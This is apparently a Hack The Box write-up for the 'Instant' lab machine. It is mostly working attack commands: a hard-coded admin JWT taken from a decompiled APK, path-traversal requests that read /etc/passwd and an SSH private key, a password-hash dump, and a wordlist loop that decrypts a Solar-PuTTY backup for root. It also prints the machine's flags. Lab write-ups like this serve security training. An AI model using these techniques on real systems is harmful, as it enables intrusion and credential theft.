

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Mon Oct 14 11:44:49 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.165.232
Nmap scan report for 10.129.165.232
Host is up (0.090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 14 11:45:28 2024 -- 1 IP address (1 host up) scanned in 39.27 secondsnmap scan output. We don't see any HTTP redirects or hostname hints in any of the protocol output, but we do see the service scan info done by nmap indicates a Host: instant.htb header. So, let's go ahead and add that to our /etc/hosts file.
curlecho -e '10.129.165.232\t\tinstant.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich

Clicking around the page, there's not much to interact with in terms of additional pages, forms, or other input points. We have a single clickable button that points to /downloads/instant.apk.
Penetration Testing
Initial Observations
Given the small surface of the initial web page, the path forward from here seems pretty obvious.
- We know there's a
/downloads/directory on the web server- We know the
instant.apkfile exists under this directory - Do any other files potentially exist under this directory
- We know the
- We'll almost certainly need to decompile the
.apkfile- May reveal additional hostnames or directories
- There may be a credential or some key for SSH
Gobuster Enumeration
Virtual Hosts
gobuster vhost --domain instant.htb --append-domain -u http://10.129.165.232 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -rDirectories and Files
gobuster dir -u http://instant.htb/downloads/ -x apk -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o instant_80.txt/instant.apk (Status: 200) [Size: 5415990]Nothing new discovered here
APK Analysis
sudo apt install -y apktoolapktool d -o instant_apk instant.apk
instant_apk/res/values/strings.xml, as this can contain sensitive information and other useful breadcrumbs about the way the app function. Unfortunately, I didn't find any leads to go on in here.grep -ilar passw instant_apkRecursive search for passw in the output directory, lots of hits, but no hard-coded secrets
grep -iar 'instant\.htb' instant_apkIn this case, remove -l, because I want to see the output, and we find some additional endpoints, as I suspected


echo -e '10.129.165.232\t\tmywalletv1.instant.htb swagger-ui.instant.htb' | sudo tee -a /etc/hostsAdd the subdomains to /etc/hosts
Probing the API
Register an Account

curl -X POST -si http://mywalletv1.instant.htb/api/v1/register -H 'Content-Type: application/json' -d '{"email": "test@localhost.local", "password": "test", "pin": "1234", "username": "test"}'
curl -X POST -si http://mywalletv1.instant.htb/api/v1/register -H 'Content-Type: application/json' -d '{"email": "test@localhost.local", "password": "test", "pin": "12345", "username": "test"}'
Test Login

curl -X POST -si http://mywalletv1.instant.htb/api/v1/login -H 'Content-Type: application/json' -d '{"password": "test", "username": "test"}'
View Profile

HTTP GET request to the /api/v1/view/profile endpoint
curl -s -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Mywicm9sZSI6Imluc3RhbnRpYW4iLCJ3YWxJZCI6IjQ5ODcyM2I0LWViYTYtNDVmZi04YzA0LTZlODBiOWNjZDZmNSIsImV4cCI6MTcyODkyNzA1OH0.0cA-lOXf7nbl2AdmDiQbK-yLBeSaGjKRKAq1oGDTCVU' http://mywalletv1.instant.htb/api/v1/view/profile | jqTest Transaction

curl -X POST -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Mywicm9sZSI6Imluc3RhbnRpYW4iLCJ3YWxJZCI6IjQ5ODcyM2I0LWViYTYtNDVmZi04YzA0LTZlODBiOWNjZDZmNSIsImV4cCI6MTcyODkyNzA1OH0.0cA-lOXf7nbl2AdmDiQbK-yLBeSaGjKRKAq1oGDTCVU' -H 'Content-Type: application/json' -d '{"amount": "0", "note": "test", "receiver": "498723b4-eba6-45ff-8c04-6e80b9ccd6f5"}' 'http://mywalletv1.instant.htb/api/v1/initiate/transactionTried a test transaction to my own wallet UUID

Digging for More Clues
But, before getting too carried away, I thought it would be a good idea to do more digging for admin breadcrumbs in the source code.
grep -iar admin instant_apk
strings instant_apk/smali/com/instantlabs/instant/AdminActivities.smali
/api/v1/admin endpoints of the appExploit
Admin Token to Path Traversal
Viewing Application Logs

curl -s -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA' 'http://mywalletv1.instant.htb/api/v1/admin/view/logs'

?log_file_name argument in the URL query stringcurl -s -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA' 'http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=1.log'
Testing Path Traversal
?log_file_name=1.log is reading /home/shirohige/logs/1.log, we should see if we can traverse up the file system to read other sensitive files.curl -s -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA' 'http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=../../../../../etc/passwd' | jq

ssh into the targetcurl -s -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA' 'http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=../../../../../home/shirohige/.ssh/id_rsa' | jq | sed -E -e 's/^\s{1,}//g' -E -e 's/\\n//g' -e 's/,$//g' -e 's/"//g'Format the output, so we can copy and past the SSH private key to a separate file
touch id_rsa
chmod 600 id_rsa
nano id_rsa
Then, paste the contents into the file

ssh -i id_rsa shirohige@instant.htb
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 24.04.1 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.1 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo

Linux instant 6.8.0-45-generic #45-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 30 12:02:04 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(shirohige) gid=1002(shirohige) groups=1002(shirohige),1001(development)

Sorry, user shirohige may not run sudo on instant.
Users and Groups
Local Users
shirohige:x:1001:1002:White Beard:/home/shirohige:/bin/bash
Local Groups
development:x:1001:shirohige
shirohige:x:1002:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:df:63 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.165.232/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2594sec preferred_lft 2594sec
    inet6 dead:beef::250:56ff:fe94:df63/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:fe94:df63/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:8808          0.0.0.0:*               LISTEN      1202/python3
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      1166/python3
Processes and Services
Interesting Services
/etc/systemd/system/instant-app.service
[Unit]
Description=Start REST API for Instant
After=network.target

[Service]
User=shirohige
WorkingDirectory=/home/shirohige/projects/mywallet/Instant-Api/mywallet
ExecStart=/home/shirohige/projects/mywallet/myenv/bin/python3 app.py
Restart=always

[Install]
WantedBy=multi-user.target
/etc/systemd/system/swagger-start.service
[Unit]
Description=Start Swagger For The Instant REST Api
After=network.target

[Service]
User=shirohige
WorkingDirectory=/home/shirohige/projects/mywallet/Instant-Api/mywallet
ExecStart=/home/shirohige/projects/mywallet/myenv/bin/python3 serve.py
Restart=always

[Install]
WantedBy=multi-user.target
Interesting Files
/home/shirohige/projects/mywallet/Instant-Api/mywallet/.env
# Initial enumeration to find interesting file(s)
find projects/mywallet/Instant-Api/
SECRET_KEY=VeryStrongS3cretKeyY0uC4NTGET
/home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db
scp -i id_rsa shirohige@instant.htb:/home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db instant.db
sqlite3 instant.db '.tables'
sqlite3 instant.db 'SELECT * FROM wallet_users'
1|instantAdmin|admin@instant.htb|f0eca6e5-783a-471d-9d8f-0162cbc900db|pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd978|2024-07-23 00:20:52.529887|87348|Admin|active
2|shirohige|shirohige@instant.htb|458715c9-b15e-467b-8a3d-97bc3fcf3c11|pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed|2024-08-08 20:57:47.909667|42845|instantian|active
3|test|test@localhost.local|498723b4-eba6-45ff-8c04-6e80b9ccd6f5|pbkdf2:sha256:600000$9p3c7IUSkVIbA7yQ$7109eafddbd760b5d3be9e53efdcc0e2465c1e8086b9dc19f8fdc47217fba4bb|2024-10-14 16:26:05.700937|12345|instantian|active
/opt/backups/Solar-PuTTY/sessions-backup.dat
ZJlEkpkqLgj2PlzCyLk4gtCfsGO2CMirJoxxdpclYTlEshKzJwjMCwhDGZzNRr0fNJMlLWfpbdO7l2fEbSl/OzVAmNq0YO94RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kvOB0bNd/4PXn3j3wVMVzpNxuKuSJOvv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9oCSIbRO3/OKHKXvpO5Gy7db1njW44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHw/MsFFoq/TGetjzBZQQ/rM7YQI81SNu9z9VVMe1k7q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwzm29dmj7JQwp+OUpoi/j/HONIn4NenBqPn8kYViYBecNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxtiaK10KYh++n/Y3kC3t+Im/EWF7sQe/syt6U9q2Igq0qXJBF45Ox6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmXT1fQQHyB7RDnGUgpfvtCZS8oyVvrrqOyzOYl8f/Ct8iGbv/WO/SOfFqSvPQGBZnqC8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915CxGAowDglI0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1F+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAvLIlFZEqcuiYUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3rOAqUDSiOYn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFUawf0Oo2+yV3lwsBIUWvhQw2g=
This file appears to be encrypted, as decoding from base64 yields garbage data.
Privilege Escalation
Decrypt Solar-PuTTY Session
rockyou.txt, so I decided to abandon that in favor of the Solar-PuTTY session I had found.
 VoidSec
Doing a Google search for "Solar-PuTTY session decrypt", this repo came up
The plan is as follows:
- Copy
sessions-backup.dattoC:\session.dat - Download the compiled source from GitHub
- Copy a small wordlist to the program directory and use that to decrypt
- I'll start with this one for now:
/usr/share/seclists/Passwords/Common-Credentials/best1050.txt
- I'll start with this one for now:
cd ~/Downloadsiwr https://github.com/VoidSec/SolarPuttyDecrypt/releases/download/v1.0/SolarPuttyDecrypt_v1.zip -o SolarPuttyDecrypt_v1.zipExpand-Archive SolarPuttyDecrypt_v1.zipcd SolarPuttyDecrypt_v1
foreach ($word in (cat .\best1050.txt)) { if (-not (Test-Path "~/Desktop/SolarPutty_sessions_decrypted.txt")) { & .\SolarPuttyDecrypt.exe "C:\session.dat" "$word" } else { break }}Loop over each word in the word list until the ~/Desktop/SolarPutty_sessions_decrypted.txt file is created by the decryptor tool
Becoming Root

root and 12**24nzC!r0c%q12su root
Flags
User
102bfd3309202dad264572d2936500c8
Root
f087adb23e4fe9fbc69eae5c8549c247


